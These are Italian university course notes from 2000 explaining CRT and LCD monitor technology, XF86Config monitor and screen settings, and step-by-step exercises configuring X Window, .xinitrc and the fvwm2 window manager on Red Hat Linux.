Un buon monitor è sempre un buon acquisto. Incide molto sulla qualità e sulla piacevolezza del lavoro e invecchia molto meno rapidamente di altri componenti.

Non aprire mai un televisore o un monitor! Ci sono altissime tensioni anche quando il cavo della corrente è staccato.

I monitor con tubo a raggi catodici (*CRT*, *cathode-ray tube*) prendono nome dall'ampio tubo di vetro (vetro di circa 2.5 cm di spessore, per questo i monitor sono così pesanti) messo (quasi) a vuoto (pericolo di implosione!), in cui elettroni emessi da tre (nel caso dei monitor a colori) cannoni elettronici (emettitori di elettroni o catodi, formati ad esempio da un filamento di tungsteno a cui viene applicata una tensione di riscaldamento portandolo a un'elevata temperatura e racchiusi in un cilindro metallico - cilindro di Wehnelt - da cui vengono emessi gli elettroni per *effetto termoionico*) e guidati da elettromagneti (bobine applicate all'esterno sul collo del tubo e formanti il *giogo di deflessione*) colpiscono la superficie anteriore fosforescente che verso l'interno è ricoperta da un sottilissimo strato riflettente di alluminio che è attraversato dagli elettroni ma riflette verso l'utente i fotoni emessi all'indietro, aumentando la luminosità verso l'esterno. Questo strato di alluminio protegge anche lo schermo da ioni negativi che si formano dalle pochissime molecole di gas presenti nel vuoto quasi assoluto del tubo. Il catodo è contenuto in un altro cilindro metallico con un foro anteriore attraverso il quale gli elettroni devono passare formando così un fascio. Tra il catodo e la bobina di deflessione si trovano gli anodi di accelerazione e di messa a fuoco, a cui vengono applicate tensioni altissime (15000-25000 V). Nei televisori a colori la maschera utilizzata per distribuire gli elettroni sui fosfori di un determinato colore assorbe circa il 75 % degli elettroni, e quindi la tensione che deve essere applicata agli anodi è molto più alta che nei televisori bianco-nero.

L'ultimo anodo è collegato a uno strato conduttore di grafite che ricopre internamente i lati del tubo, prolungando così l'azione acceleratrice dell'anodo fino in prossimità dello schermo, e raccoglie gli elettroni rimbalzati e quelli prodotti dall'emissione secondaria. Un altro strato di grafite applicato sulla parete esterna del tubo è collegato alla massa e forma con lo strato interno un condensatore il cui dielettrico è costituito dal vetro del tubo.

L'alta tensione necessaria per guidare i raggi di elettroni viene generata dagli amplificatori video (uno per ogni colore), che aumentano il segnale da circa 1 V ricevuto dal PC.

Il principio è lo stesso di quello dei televisori, ma i monitor per PC sono molto più sofisticati, hanno una risoluzione migliore e un'immagine più stabile che permette di distinguere dettagli molto più piccoli.

I fosfori

Dove il raggio di elettroni che colpisce un fosforo consiste di molti elettroni per unità di tempo, il punto brillerà intensamente, dove il raggio è debole, si avrà meno luce. L'immagine, anche se non cambia, deve essere ricostruita in continuazione (tipicamente 70 Hz, frequenza minima per avere un'immagine senza sfarfallio su uno schermo CRT).

Il raggio di elettroni si sposta leggermente verso il basso e verso destra, tornando a sinistra alla fine di ogni riga e in alto alla fine di ogni schermata. Nel modo intrecciato (*interlaced*), usato in una variazione nei televisori, in ogni schermata viene disegnata solo la metà delle righe (una volta le righe dispari, la volta dopo quelle pari). In questo caso il numero delle righe dev'essere dispari. Virtualmente si raddoppia la frequenza, ma l'immagine ne risente (sfarfallio).

La distanza minima tra due punti creati dal monitor sullo schermo si chiama *dot pitch*. Il dot pitch corrisponde al diametro dei fori e deve essere tanto minore quanto è maggiore la dimensione dello schermo, perché con risoluzioni più elevate i pixel devono essere più precisi. Tipici valori del dot pitch (per CRT):

14 pollici	0.39 mm
15 pollici	0.28 mm
17 pollici	0.26 mm

Per ottenere i tre colori di base (rosso, verde, blu) lo strato di fosforo dello schermo consiste di tre materiali diversi che si alternano e che emettono luce ciascuno di un solo colore, con l'intensità che corrisponde al raggio di elettroni che li colpisce. I tre fosfori che corrispondono a un pixel formano una *triade* o *terzina*. Si usano tre cannoni elettronici, uno per ogni colore, che devono colpire la parte corrispondente del pixel che verrà attivato. Osservando uno schermo a colori da molto vicino si vedono abbastanza bene i fosfori rossi, verdi e blu. Si vedono anche (naturalmente meno luminosi) a televisore spento (si vede allora anche lo sfondo, cioè lo spazio tra gli fosfori, detto *matrice*). Da una certa distanza invece l'occhio sovrappone questi colori e si ha l'impressione di vedere il colore che si ottiena dalla miscela dei colori fondamentali.

In una prima tecnologia, i tre cannoni elettronici sono disposti a triangolo e una griglia (maschera) di acciaio sta vicina allo fosforo, lasciando per ogni pixel un foro attraverso il quale passano i tre raggi di elettroni che continuando il loro volo verso il vicino schermo su linee rette vanno a colpire punti leggermente distanti in cui si trovano i tre fosfori di colore diverso anch'essi disposti a triangolo.

In una tecnologia più recente invece di una griglia con fori rotondi si usano lunghi fori rettangolari e i tre cannoni elettronici sono allineati orizzontalmente uno vicino all'altro. Questa tecnologia ha vari vantaggi, tra cui la maggiore purezza dei colori, perché, essendo i fosfori sulla stessa linea verticale tutti dello stesso colore, leggere deviazioni verticali del raggio elettronico non influiscono sul colore. In entrambi i casi però la maschera respinge circa il 3/4 degli elettroni (ciò causa anche un suo aumento di temperatura che provoca piccole distorsioni).

In una tecnologia introdotta dalla Sony, i tre cannoni sono ancora allineati uno vicino all'altro, ma invece di una griglia si usa una successione di fili verticali (dello spessore di 0.18mm e distanti tra di loro di 0.25mm), tra i quali possono passare gli elettroni (si parla adesso di *slot pitch* invece di *dot pitch*). Questa è la tecnologia *Trinitron*. Questa tecnologia permette anche una notevole semplificazione dei meccanismi di deflessione e una luminosità costante su tutto lo schermo. Per impedire una vibrazione dei fili verticali, la griglia di fili viene tenuta in posizione da uno o due sottili fili orizzontali che si possono vedere sullo schermo e da cui si riconoscono gli schermi Trinitron.

La fosforescenza

La fosforescenza è un tipo di luminescenza che si manifesta anche dopo che è cessata l'eccitazione. I *fosfori* ("portatori di luce") che rivestono la superficie interna del tubo a raggi catodici non consistono di fosforo (elemento chimico), ma sono ad esempio sulfidi o silicati di zinco o cadmio con piccole aggiunte di altre sostanze che determinano la durata della luminescenza.

Gli schermi a cristalli liquidi

Cristalli liquidi sono sostanze che mantengono (in certe condizioni ad esempio di temperatura) una struttura cristallina (cioè a molecole disposte su un reticolo) anche allo stato liquido. Hanno la proprietà che quando viene applicata corrente ruotano la polarizzazione della luce.

Un pannello LCD (*liquid crystal display*) a matrice attiva (tecnologia TFT, *thin film transistor*) contiene uno strato che consiste di un reticolo di piccoli transistor, tre (rosso, verde, blu) per ogni punto, e la risoluzione migliore (tipicamente 1024x768) corrisponde esattamente al numero di questi transistor (nel nostro caso 1024x768x3 = 2359296). Scegliendo questa risoluzione naturale si avrà una rappresentazione ottimale. Ogni pixel corrisponde allora precisamente a uno di questi transistor, quindi ogni pixel dispone di un proprio circuito. Uno dei vantaggi degli schermi LCD è che l'immagine vicino al bordo è della stessa qualità come al centro. Ciò fa in modo, tra l'altro, che uno schermo LCD di 15 pollici equivale come grandezza dell'immagine a un monitor a tubo a raggi catodici di 17 pollici. L'immagine non tremola e a frequenze da 60 Hz si hanno immagini nitide e si possono seguire movimenti veloci. Si può anche provare a girare questi schermi di 90 gradi e vedere così una pagina A4 interamente (sotto Unix per molti programmi ciò non dovrebbe costituire un problema).

All'atto dell'acquisto è importante controllare se è possibile staccare lo schermo dalla base, ciò permette di piazzare lo schermo vicino alla parete, diminuendo ancora l'ingombro. Stare attenti alla qualità dei colori, sembra che ci siano notevoli differenze tra i vari modelli. I prezzi sono ancora piuttosto alti - attorno alle 2.500.000 Lire - una Lira per transistor :-) soprattutto perché molti (2 su 3!) monitor LCD fabbricati devono essere scartati perché contengono un numero troppo alto di transistor difettosi. Secondo il libro di Rosch, anche la crisi dell'economia asiatica ha ritardato notevolmente la rapida discesa dei prezzi che si era osservata fino a qualche anno fa. Il prezzo più alto viene in parte compensato dal basso consumo di energia (attorno ai 35 W, un monitor CRT a 17 pollici consuma 80-150 W).
I monitor LCD non emettono onde elettromagnetiche.

Attualmente gli schermi LCD per poter essere compatibili con gli adattatori video normalmente utilizzati in genere comunicano con il PC come se fossero dispositivi analogici, anche se il loro principio di funzionamento è intrinsicamente di natura digitale. Nel modo analogico i segnali video digitali del PC vengono trasformati in segnali analogici dal DAC (*digital analog converter*) dell'adattotore grafico come per i monitor a tubo a raggi catodici, e poi riconvertiti nel pannello LCD stesso di nuovo a segnali digitali. Questo giro artificioso non giova alla qualità dell'immagine (che però in genere è eccellente lo stesso) e, come si legge in Norton/Goodman, *Inside PC*, pag. 356, la differenza qualitativa che si ottiene mantenendo il segnale video costantemente digitale, è assolutamente sbalorditiva. Per alcuni monitor LCD esistono apposite schede video completamente digitali. Le specifiche DVI (*digital visual interface*, da non confondere con la sigla omonima per i files *device independent* prodotti dal TEX), sono recenti e ancora in elaborazione.

Oltre alla mancanza di sfarfallio gli schermi LCD sono praticamente esenti di riflessi.

Come funzionano

Il pannello LCD è illuminato a retro, la luce prima di attraversare lo strato dei cristalli liquidi passa per un filtro che la polarizza e dopo lo strato per un altro filtro ortogonale al primo. La luce verrebbe quindi bloccata, ma i cristalli liquidi ruotano (a seconda della corrente applicata) il piano di polarizzazione e ciò provoca il passaggio di una luce che dipende dalla corrente applicata in un determinato punto e dalla rotazione indotta dal cristallo quando non c'è corrente (se per esempio l'angolo a riposo è di 90 gradi, ciò compensa esattamente l'ortogonalità dei due filtri e quindi i punti luminosi saranno proprio quelli in cui non viene applicata corrente). Questa tecnica, ancora oggi più diffusa, viene detta *twisted nematic* (*nematic* è un aggettivo che viene usato per molecole che hanno le proprietà dei cristalli liquidi).

A questo punto si distinguono LCD a *matrice passiva* e a *matrice attiva*. Negli LCD a matrice attiva i transistor, applicati su una delle due superfici tra le quali si trova lo strato di cristalli liquidi (sull'altra si trovano elettrodi passivi), funzionano come amplificatori di segnale, cioè è sufficiente una piccola corrente che poi ne genera una più grande che viene applicata in quel punto allo strato di cristalli liquidi. La corrente più piccola può essere generata più velocemente (di circa 10 volte), circa 60 volte al secondo e quindi l'immagine di uno schermo LCD può essere aggiornata con una frequenza di 60 Hz, sufficiente per rappresentare movimenti anche veloci (il che non è possibile invece con gli schermi LCD a matrice passiva che funzionano ad esempio a 6 Hz).

Bibliografia

M. Graven: Orizzonte piatto nei display futuri. PC Professionale Novembre 2000, 460-486. Una panoramica sui monitor LCD.

P. Norton/M. Desmond: La guida di Peter Norton al hardware dei PC. Jackson 1999, 770p. Lire 69.000.

P. Norton/J. Goodman: Inside PC. Jackson 1999, 670p. Lire 79.000.

W. Rosch: Hardware - tutto e oltre. 2 volumi. Apogeo 2000, 1320p. Lire 156.000. Buono, ma molto caro. Dovremmo averlo in biblioteca, se non è in prestito.

L'adattatore video

L'adattatore video ha il compito di preparare le informazioni grafiche e di trasmetterle allo schermo. Libera la CPU principale dai calcoli grafici e dal compito di aggiornamento continuo delle informazioni grafiche, e svolge queste attività in modo molto veloce. Esso può consistere di un circuito apposito sulla scheda madre (come accade nel caso del chipset Intel 810) oppure di una scheda separata e allora viene spesso chiamato *scheda grafica*. Alcune delle operazioni grafiche che vengono eseguite dall'adattatore grafico sono: lo spostamento di blocchi di memoria nella RAM grafica (*bit blit*), che si ripercuote in una traslazione sullo schermo della parte dell'immagine corrispondente a quel segmento di memoria; il disegno di linee; colorazione di una parte di un'immagine, ad esempio dell'interno di una figura; calcolo di ritagli (*clipping*) e visualizzazione di menu a tenda; gestione del cache video. Esistono anche schede video ottimizzate per immagini 3-dimensionali.

Tipicamente una scheda grafica consiste di un coprocessore grafico (una CPU aggiuntiva), il bus - PCI (*peripheral component interconnect*) oppure, con vantaggi soprattutto per la grafica 3-dimensionale, AGP (*accelerated graphics port*) - per il trasferimento dei dati, la memoria video e il convertitore digitale-analogico (*DAC* o *RAM-DAC*), che determina anche la frequenza con cui la scheda grafica rigenera l'immagine sullo schermo. L'adattatore ha bisogno di un programma (il *driver*), che connette le operazioni della scheda alle funzioni di interfaccia grafica del sistema operativo che si sta utilizzando.

Adattatore grafico e monitor dovrebbero essere scelti della stessa qualità.

Richard Stallman

Richard Stallman è nato (circa) nel 1953 e dal 1971 ha lavorato al MIT. È il creatore di Emacs e iniziatore della *GNU* e della *Free Software Foundation*.

Sulla foto lo si vede al centro durante una visita in Cina nel 2000.

Un'applicazione del teorema di Pitagora

Il rapporto tra larghezza e altezza di uno schermo da PC è $4:3$, e siccome $(3,4,5)$ è una tripla pitagorea (cioè $3^2+4^2=5^2$), la diagonale (la cui lunghezza viene normalmente usata per indicare la dimensione di uno schermo) nella stessa unità misura 5. Ciò significa che uno schermo di 15 pollici è alto 9 pollici e largo 12 pollici. Quanto è largo invece uno schermo di 20 pollici? Lo stesso rapporto vale anche per le risoluzioni in pixel: 1024:768 = 800:600 = 600:480 = 4:3.

Istruzioni per la Section "Monitor" di XF86Config

I valori per *HorizSync* e *VertRefresh* servono solo per limitare le frequenze utilizzate e possono quindi, se correttamente impostati, evitare danni.
Ogni linea di modi ha la forma

Modeline "axb" f_p h_1 h_2 h_3 h_4
v_1 v_2 v_3 v_4 *opt*,

(tutto su una riga) dove f_p è la frequenza dei pixel (*pixel clock* o *dot clock*) con cui la scheda grafica invia pixel al monitor, mentre $h_1,\dots,h_4$ sono valori per la sincronizzazione orizzontale, $v_1,\dots,v_4$ valori per la sincronizzazione verticale. *opt* sono componenti opzionali che normalmente non sono importanti.

Dopo ogni riga il raggio di elettroni deve tornare a sinistra e questo *blanking orizzontale* impiega un tempo che, nelle *modelines* di **XF86Config**, viene calcolato come se venissero disegnati dei pixel invisibili. Affinché l'immagine sia stabile bisogna inserire altri tempi prima e dopo il blanking, anch'essi espressi in pixel. Questi tempi tra l'altro influenzano la posizione laterale dell'immagine effettivamente visualizzata. Nella modeline i 4 tempi orizzontali $h_1,\dots,h_4$ vengono calcolati in modo cumulativo, quindi il tempo (in pixel) prima del blanking è h_2-h_1, il tempo del blanking corrisponde a h_3-h_2, il tempo dopo il blanking a h_4-h_3.

I numeri $h_1,\dots,h_4$ devono essere tutti multipli di 8 (non esiste una tale condizione invece per i tempi verticali). In genere conviene fissare prima h_1 e h_4 (e similmente v_1 e v_4), per poter calcolare risoluzione e frequenze. Se a questo punto si ha un'immagine spostata verso destra (cioè con un bordo nero a sinistra), si può cercare di diminuire h_4-h_3 (quindi, siccome h_4 è fisso, di aumentare h_3).

Ragionando in questo modo dopo alcuni tentativi spesso si ottiene un'immagine ben piazzata. In genere gli intervalli h_2-h_1 e v_2-v_1 sono molto brevi rispetto agli altri. Un discorso del tutto analogo vale per il movimento verticale (*blanking verticale* ecc.).

Calcolo delle frequenze: La frequenza orizzontale è data da $f_h=v_4f_v$, dove f_v è la frequenza verticale, la frequenza di pixel da $f_p=h_4f_h$. Esempio: Siano $v_4=806$, $h_4=1328$, $f_p=75$ MHz.

Allora $f_h=\frac{f_p}{h_4}=\frac{75}{1328}$ MHz = 0.05648 MHz = 56.48 KHz,
e $f_v=\frac{f_h}{v_4}=\frac{56.48}{806}$ KHz = 0.7007 KHz = 70.07 Hz.

<u>Le frequenze non devono superare quelle supportate dal monitor!</u>

Alcuni standard VESA che tipicamente si trovano su molti monitor:

Risoluzione	f_v	f_h
800x600	56 Hz	35.5 KHz
800x600	60 Hz	37.9 KHz
800x600	72 Hz	48.1 KHz
1024x768	60 Hz	48.3 KHz
1024x768	70.Hz	56.5 KHz
1024x768	75 Hz	60 KHz

Istruzioni per la Section "Screen" di XF86Config

Ogni sezione "Screen" connette una sezione "Monitor" con una sezione "Device" (indica cioè quale driver deve essere usato con un determinato monitor).

I valori possibili per *Driver* sono "accel" (server accelerato, ad esempio S3), "svga", "vga16", "vga2", "mono".

La sezione può contenere una o più sottosezioni "Display", ognuna delle quali si riferisce a una profondità di colori (*Depth*, in bit per pixel) e indica i modi da usare tra quelle contenute nella sezione "Monitor".

Section "Files"

Questa sezione contiene la locazione delle tabelle dei colori *RGB* e dei font. In genere questa sezione può essere lasciata così com'è, tipicamente

Section "Files"
RgbPath "/usr/X11R6/lib/X11/rgb"
FontPath "/usr/X11R6/lib/X11/fonts/local"
FontPath "/usr/X11R6/lib/X11/fonts/Type1"
FontPath "/usr/X11R6/lib/X11/fonts/misc"
FontPath "/usr/X11R6/lib/X11/fonts/75dpi"
FontPath "/usr/X11R6/lib/X11/fonts/100dpi"
EndSection

Il file che contiene l'elenco dei colori RGB è **/usr/X11R6/lib/X11/rgb.txt**; si vede qui che in RgbPath bisogna tralasciare l'estensione **.txt**.

Section "Keyboard"

Contiene il protocollo e le caratteristiche della tastiera. Esempio tipico:

Section "Keyboard"
Protocol "Standard"
AutoRepeat 500 5
LeftAlt Meta
RightAlt Meta
ScrollLock Compose
RightCtl Control
XkbKeycodes "xfree86"
XkbTypes "default"
XkbCompat "default"
XkbSymbols "us(pc101)"
XkbGeometry "pc"
XkbRules "xfree86"
XkbModel "pc101"
XkbLayout "us"
EndSection

Section "Pointer"

Questa sezione riguarda il mouse e in genere sarà della forma seguente:

Section "Pointer"
Protocol "PS/2" # "IMPS/2" nei PC verdi.
Device "/dev/mouse"
Emulate3Buttons # Quando necessario.
EndSection

Section "Device"

Contiene le specifiche della scheda grafica.

Section "Device"
Identifier "Matrox G400 AGP"
VideoRam 16384
EndSecton

Section "Device"
Identifier "Intel 810"
EndSecton

Section "Monitor"

I parametri numerici in questa sezione devono essere calcolati seguendo la discussione sulla pagine precedenti, altrimenti il monitor può essere danneggiato (soprattutto se è un vecchio modello a frequenze fisse).

Section "Monitor"
Identifier "Philips Brilliance 151AX"
HorizSync 30-61
VertRefresh 56-75
Modeline "1024x768" 75 1024 1048 1184 1328 768 771 777 806
End Mode
EndSection

Section "Monitor"
Identifier "PC verdi aula 9"
HorizSync 31.5-37.9 # xvidtune mostra 37.88
VertRefresh 50-70 # xvidtune mostra 60.31
Modeline "800x600" 40 800 840 968 1056 600 601 605 628
End Mode
EndSection

Section "Screen"

Anche qui bisogna stare attenti!

Section "Screen"
Driver "svga"
Device "Matrox G400 AGP"
Monitor "Philips Brilliance 151AX"
Subsection "Display"
Depth 32
Modes "1024x768"
View Port 0 0
End Subsection
EndSection

Section "Screen"
Driver "svga" # Solo un driver "svga" però.
Device "Intel 810"
Monitor "PC verdi aula 9"
Subsection "Display"
Depth 16
Modes "800x600"
View Port 0 0
End Subsection
EndSection

Section "Screen"
Driver "accel"
Device "Trio32"
Monitor "Altro monitor"
Subsection "Display"
Depth 16
Modes "1024x768"
View Port 0 0
End Subsection
EndSection

Section "Screen"
Driver "vga16" # 16 colori.
Device "Generic VGA"
Monitor "PC verdi aula 9"
Subsection "Display"
Modes "640x480" "800x600"
View Port 0 0
End Subsection
EndSection

SISTEMI di ELABORAZIONE dell'INFORMAZIONE

Corso di laurea in matematica — Anno accademico 2000/2001 — Numero 5 ◇ 31 Ottobre 2000

startx

*Il comando **startx** avvia X Window. In verità **startx** è solo uno shell script di circa una pagina (provare a leggerlo con **less** oppure, quando avremo collegato la stampante, a stamparlo) che effettua alcune impostazioni e poi chiama il vero programma di avvio **xinit**, un piccolo programma compilato che esegue prima il proprio run command (**.xinitrc** oppure, se questo non esiste, **/etc/X11/xinit/xinitrc**, come si vede dall'inizio dello script **startx**) e poi **X**, un link simbolico al server, oppure, nelle ultime versione di Red Hat (se non lo si modifica), a **Xwrapper**, un programma interposto per ragioni di sicurezza prima della chiamata finale dell'X server.*

*I files **startx**, **xinit**, **X**, **Xwrapper** e l'X server utilizzato nella Red Hat 6.2 si trovano tutti in **/usr/X11R6/bin**.*

*Scrivendo **alias win='startx'** nel file **.profile** possiamo usare il comando **win** al posto di **startx**.*

Ricordarsi che per uscire da X Window si usa Ctrl-Alt-Backspace.

Il file .xinitrc

Il file **.xinitrc** è uno script di shell che può essere riscritto da ogni utente e contiene i comandi che vengono eseguiti alla partenza di X. Esempio:

```
#!/bin/sh
userresources=$HOME/.Xresources
usermodmap=$HOME/.Xmodmap
sysresources=/usr/X11R6/lib/X11/xinit/.Xresources
sysmodmap=/usr/X11R6/lib/X11/xinit/.Xmodmap
xmodmap -e "keycode 22=0x7f"
if [ -f $userresources ]; then
 xrdb -merge $userresources
 fi
if [ -f $usermodmap ]; then
 xmodmap $usermodmap
 fi
xloadimage -onroot /home/varia/holz-hell.jpg
# Sfondo legno chiaro.
xsetroot -cursor_name rtl_logo
xset b off
# Disabilita beep.
xset c off
xset m 5 10
# Velocità del mouse.
xset s 300
# Salvaschermo dopo 300 secondi.
exec fvwm2
# Il windowmanager.
```

Altre scelte per il window manager sono ad esempio **exec startkde** (per avviare KDE), **exec enlightenment** (un window manager che viene utilizzato soprattutto con **Gnome**), **exec wmaker**, **exec afterstep**.

Invece di usare un'immagine come sfondo (con **xloadimage**) si può anche impostare un colore, ad esempio **xsetroot -solid beige**. Le immagini si trovano in molte raccolte, si possono anche creare immagini nuove (ad esempio con **xpaint**) oppure elaborare un'immagine esistente con **xv** o **Gimp**.

Il comando per il window manager deve essere l'ultimo e non deve essere eseguito in background (&), altrimenti X non aspetta la fine di **fvwm** e la sessione termina subito. Può essere preceduto dalla chiamata di altri programmi, ad esempio **exec xclock &**, da eseguire in background, ma spesso è meglio chiamare questi programmi dal *run command* del window manager (nel nostro caso da **.fvwmrc**).

Questa settimana

20 startx
Il file .xinitrc
ghostscript e ghostview

21 La directory /home/varia
I files di fvwm2
Primi tasti di fvwm2
Impostiamo .Xdefaults
Tasti speciali in fvwm2
Perché due exec
.Xdefaults

22 Muovere le finestre
La batteria dei bottoni
Catturare un'immagine
Uso del mouse in fvwm2
FvwmButtons
xv e xpaint

23 Completiamo .fvwm2rc
Il file .emacs
Le funzioni di Elisp
L'aiuto di Emacs
Come aprire un file con Emacs
KDE e Gnome

24 I tasti di Emacs
Le directory in Emacs
telnet
ftp
Bibliografia

ghostscript e ghostview

ghostscript è un pacchetto di software per la conversione e stampa di files in formato *PostScript* e *PDF*. Viene chiamato con **gs**; vedere **man gs**.

ghostview (che dev'essere chiamato con **gv**) è un'interfaccia a **ghostscript** che permette di rappresentare files in formato *PostScript* e *PDF* sullo schermo. Per leggere un file **alfa** in questi formati (il file può essere anche compresso) si batte semplicemente **gv alfa &**. Appare la finestra con la prima pagina del file, le operazioni sono tutte intuitive e possono essere eseguite con il mouse.

PostScript è un linguaggio di programmazione! Scrivere un file di testo **bau** con questo contenuto:

```
150 400 translate
0 8 18 4 mul {dup 0 exch
moveto 60 exch lineto} for stroke
/tr /Times-Roman findfont 10
scalefont def tr setfont
13 90 moveto 45 rotate
(U) (A) (B) ( ) (U) (A) (B)
7 {show -15 rotate} repeat
showpage
```

Guardare l'immagine con **gv bau &**.

Esercizio 1: La directory /home/varia

Ci colleghiamo come root, entriamo nella directory **/home/varia** e eliminiamo in essa le directory **fvwm** e **Emacs.el**. Ricreiamo poi quest'ultima, entriamo in essa e preleviamo via **ftp** su **felix** i files in **Sistemi/varia/Emacs.el**, poi torniamo in **/home/varia** e preleviamo **Sistemi/varia/p.emacs** ancora da **felix**. La directory **/home/varia** a questo punto dovrebbe contenere la directory **Emacs.el** e i files **holz-hell.jpg**, **p.profile** e **p.xinitrc**. Se questi ultimi mancano copiamo i files **.profile** e **.xinitrc** dalla nostra cartella di login normale, da cui copiamo anche il file **.Xmodmap** (che contiene la tabella dei tasti) e a cui diamo il nome di **p.Xmodmap**. La *p* con cui iniziano i nomi fa in modo che in **/home/varia** i files non siano nascosti, mentre quando faremo una copia di questi files nella nostra directory di login, dovremo lasciar via la *p* iniziale. Assegniamo proprietario e gruppo a tutto il contenuto della directory con **chown -R root.users /home/varia**. Controllare con **ls -l**. Usciamo con **exit**.

Esercizio 2: Predisporre i files di configurazione

Facciamo un login e per vedere i files nascosti battiamo **ls -a**. Eliminiamo adesso con **rm -f .*** tutti i files nascosti e facciamo una copia dei tre files di configurazione **p.profile**, **p.xinitrc** e **p.emacs** a files della nostra directory, tralasciando la *p* iniziale, con i comandi **cp /home/varia/p.profile .profile** ecc. Usare ↑. Alla fine fare **ls -la**.

Apriamo **.xinitrc** con Emacs e controlliamo che il file contenga le righe *xloadimage -onroot /home/varia/holz-hell.jpg* (che fa in modo che lo schermo appaia con uno sfondo in legno chiaro) e *exec fvwm2* (che alla partenza di X avvia **fvwm2** come window manager).

Proviamo una prima volta X con il comando **startx**. Usciamo dall'interfaccia grafica con *Ctrl-Alt-Backspace* oppure dal menu che si ottiene con il tasto 1 del mouse (questo menu verrà eliminato successivamente con la riga *mouse 1 r a nop* in **.fvwm2rc**). Eliminiamo, se presenti, i files **.fvwm2rc** e **.Xdefaults**, controllando un'ultima volta con **ls -la**.

Esercizio 3: I primi tasti di fvwm2

Apriamo dalla console un nuovo file **.fvwm2rc** con Emacs e creiamo alcuni tasti speciali:

key a a m iconify
key e a m exec exec emacs
key n a m exec exec xterm -ls +cm
key q a m close

L'opzione **-ls** (*login shell*) di **xterm** significa che il terminale viene aperto con le impostazioni di login (definite in **.profile**), l'opzione **+cm** (*color map*) ha da fare con i colori usati nel terminale.

Esercizio 4: Impostiamo .Xdefaults

Avviare X e provare *Alt-e* ed *Alt-n*. Le finestre attive hanno ancora bordi di color grigio chiaro, quelle inattive invece di color grigio scuro. Cambieremo questi colori fra poco (esercizio 8). Osserviamo che non possiamo spostare le finestre (dovremo aggiungere altre istruzioni in **.fvwm2rc**), prima però vogliamo modificare posizione e grandezza delle finestre dei programmi più importanti, componendo (sempre da X) il file **.Xdefaults** come segue:

```
emacs*geometry: 82x40+300+25
emacs*title: emacs
emacs*internalBorder: 5
emacs*background: snow
emacs*font: 6x13
emacs*cursorColor: maroon1
emacs*pointerColor: brown
emacs*iconName: emacs

xterm*geometry: 82x40+10+35
xterm*background: lightgoldenrod2
xterm*foreground: midnightblue
xterm*scrollbar: true
xterm*savelines: 1000
xterm*internalborder: 5

netscape.geometry: 650x480+110+30

xclock.geometry: +600+6
xclock.clock.analog: 0
xclock.clock.update: 1
```

Il colore *midnightblue*, molto simile al nero peraltro, sarà il colore con cui apparirà il testo nel terminale **xterm**.

Se qui la finestra di Emacs è coperta da un'altra, chiudiamo quest'ultima con *Alt-q*. Le modifiche hanno subito effetto, come possiamo verificare. Facciamo alcune prove, poi usciamo da X.

Tasti speciali in fvwm2

Le istruzioni per i tasti hanno la forma **key tasto contesto modificatore comando**, il contesto *a* significa che il legame tra il tasto e il comando vale dappertutto tranne che nei bottoni delle finestre e il modificatore *m* è il tasto *Alt* (che sotto Unix spesso viene chiamato tasto *Meta*).

Altri modificatori sono *s* (*Shift*) e *c* (*Ctrl*). I modificatori possono essere anche combinati, ad esempio *cs* (*Ctrl-Shift*).

Altri contesti sono *r* (finestra *root*, cioè la parte dello schermo non coperta da altre finestre), *w* (*window*, una finestra normale), *t* (*title bar*, barra superiore di una finestra), *s* (*side*, lato di una finestra), *i* (icona). Anche i contesti possono essere combinati.

L'operazione *iconify* trasforma una finestra in icona e viceversa, *close* chiude la finestra (e anche l'icona, benché ciò servirà raramente).

Perché due exec

Il manuale di **fvwm2** spiega il doppio exec nel modo seguente:

Exec ... Executes command. You should not use an ampersand & at the end of the command. You probably want to use an additional exec at the beginning of command. Without that, the shell that fvwm invokes to run your command will stay until the command exits.

.Xdefaults

Il file **.Xdefaults** contiene parametri da cui dipende come la finestra di un programma appare sullo schermo. La componente *geometry* è della forma LxA+H+V, dove L è la larghezza (in caratteri per finestre in modalità carattere, in pixel per le altre), A è l'altezza, H la posizione orizzontale dell'angolo in alto a sinistra, V la sua posizione verticale. Le altre componenti hanno il significato che ci si aspetta.

Esercizio 5: Muovere le finestre

Avviare X e provare i tasti finora definiti in **.fvwm2rc**. Aprire di nuovo **.fvwm2rc** da Emacs, e aggiungere la riga *mouse 1 2 n iconify*, il cui significato è spiegato a lato. Chiudere Emacs con il comando di default **ˆxc** e aprire un nuovo terminale. La barra superiore non presenta bottoni.

Chiudere tutte le finestre e uscire da X, che viene riavviato subito con **startx**. Aprire alcune finestre e verificare che adesso la barra superiore porta un bottone a destra. Cliccando con il mouse su questo bottone la finestra si trasforma in un icona. Cliccare sull'icona non ha effetto, mentre si ritrova la finestra se, con il mouse sull'icona, si preme *Alt-a*. Inseriamo in **.fvwm2rc** la riga *mouse 1 i a iconify*, che permetterà di trasformare un'icona nella finestra da cui deriva anche cliccando con il tasto 1 del mouse su questa icona. Salvando il buffer con **ˆxs** e provando sull'icona, non notiamo alcun effetto. Infatti, come prima, adesso dobbiamo uscire da X per riavviare il window manager. Esiste però un'altra possibilità per fare ciò - infatti possiamo inserire in **.fvwm2rc** la riga *key r a m restart fvwm2*. Usare **ˆo** per gli inserimenti. Un'ultima volta usciamo da X, ma quando adesso ci torniamo potremo sempre usare semplicemente *Alt-r* per rendere effettivi i cambiamenti che abbiamo fatto in **.fvwm2rc**. Provare (non si nota nessun cambiamento, ma se ci sono finestre aperte, vediamo che per qualche istante vengono alzate e disattivate). Usare il bottone nella barra superiore per trasformare qualche finestra (ad esempio un altro terminale **xterm**) in icona e farlo tornare ad essere una finestra.

Ci accorgiamo però che non riusciamo a muovere le finestre sullo schermo, e quindi queste finestre si sovrappongono e non riusciamo a distinguerle, se non le trasformiamo in icone. Aggiungiamo quindi le seguenti righe a **.fvwm2rc**:

mouse 1 ts n move
mouse 3 i n move
mouse 1 4 n raiselower
key space a m raiselower

Le prime due righe significano che cliccando con il tasto 1 del mouse sulla barra superiore o su uno dei lati di una finestra o con il tasto 3 su un'icona si ottiene, tirando con il mouse, uno spostamento della finestra o dell'icona. La terza e la quarta riga permettono di portare alla superficie la finestra sottostante con *Alt-Space* oppure cliccando sul secondo bottone a destra nella barra superiore di una finestra. Attivare i cambiamenti con *Alt-r* e fare alcune prove.

Esercizio 6: La batteria dei bottoni

Aggiungiamo al file **.fvwmrc** le seguenti istruzioni:

module FvwmButtons
style FvwmButtons notitle, nohandles, sticky

La prima riga attiva il modulo; *sticky* significa che la batteria rimane visibile anche se si cambia la pagina nel desktop virtuale (noi comunque useremo solo una pagina).

**FvwmButtonsgeometry +0+0*
**FvwmButtonsback khaki3*
**FvwmButtonsrows 1*
**FvwmButtons * restart restart fvwm2*
